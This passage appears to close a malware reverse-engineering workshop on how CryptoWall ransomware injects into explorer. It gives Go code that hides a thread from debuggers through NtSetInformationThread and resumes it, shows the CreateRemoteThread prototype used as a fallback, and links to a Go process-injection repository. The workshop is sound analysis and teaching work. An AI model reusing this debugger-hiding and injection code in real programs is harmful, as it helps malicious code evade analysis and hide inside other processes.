
Golang

```
func SetInformationThread(ntdll syscall.Handle, thandle uintptr) error {
        var err error
        NtSetInformationThread, err := syscall.GetProcAddress(
                syscall.Handle(ntdll), "NtSetInformationThread")
        if err != nil {
                return err
        }
        ti := int32(0x11) //ThreadHideFromDebugger
        r, _, err := syscall.Syscall6(uintptr(NtSetInformationThread),
                4,
                thandle,     //         HANDLE          ThreadHandle,
                uintptr(ti), //   THREADINFOCLASS ThreadInformationClass,
                0,           //   PVOID           ThreadInformation,
                0,           //   ULONG           ThreadInformationLength
                0,
                0)
        if r != 0 {
                log.Printf("NtSetInformationThread ERROR CODE: %x", r)
                return err
        }

        return nil
}

func ResumeThread(ntdll syscall.Handle, thandle uintptr) error {
        NtResumeThread, err := syscall.GetProcAddress(
                syscall.Handle(ntdll), "NtResumeThread")
        if err != nil {
                return err
        }
        r, _, err := syscall.Syscall(uintptr(NtResumeThread),
                2,
                thandle, //         IN HANDLE               ThreadHandle,
                0,       //   OUT PULONG              SuspendCount OPTIONAL
                0)
        if r != 0 {
                log.Printf("NtResumeThread ERROR CODE: %x", r)
                return err
        }
        return nil
}
```

If the NtQueueApcThread routine failed, then Cryptowall will default to the good ol' CreateRemoteThread call. I didn't plan to go over this section but feel free to look at it on your own pace.

Disassembly





Function Prototype

```
HANDLE CreateRemoteThread(
  HANDLE                 hProcess,
  LPSECURITY_ATTRIBUTES  lpThreadAttributes,
  SIZE_T                 dwStackSize,
  LPTHREAD_START_ROUTINE lpStartAddress,
  LPVOID                 lpParameter,
  DWORD                  dwCreationFlags,
  LPDWORD                lpThreadId
);
```

The intent of this workshop is to reverse engineer just enough to get you to the injection routine into explorer. Enjoy reversing!

Special thanks to reviewer **Athena Cheung**.

Here is the full golang code:

https://github.com/malware-unicorn/GoPEInjection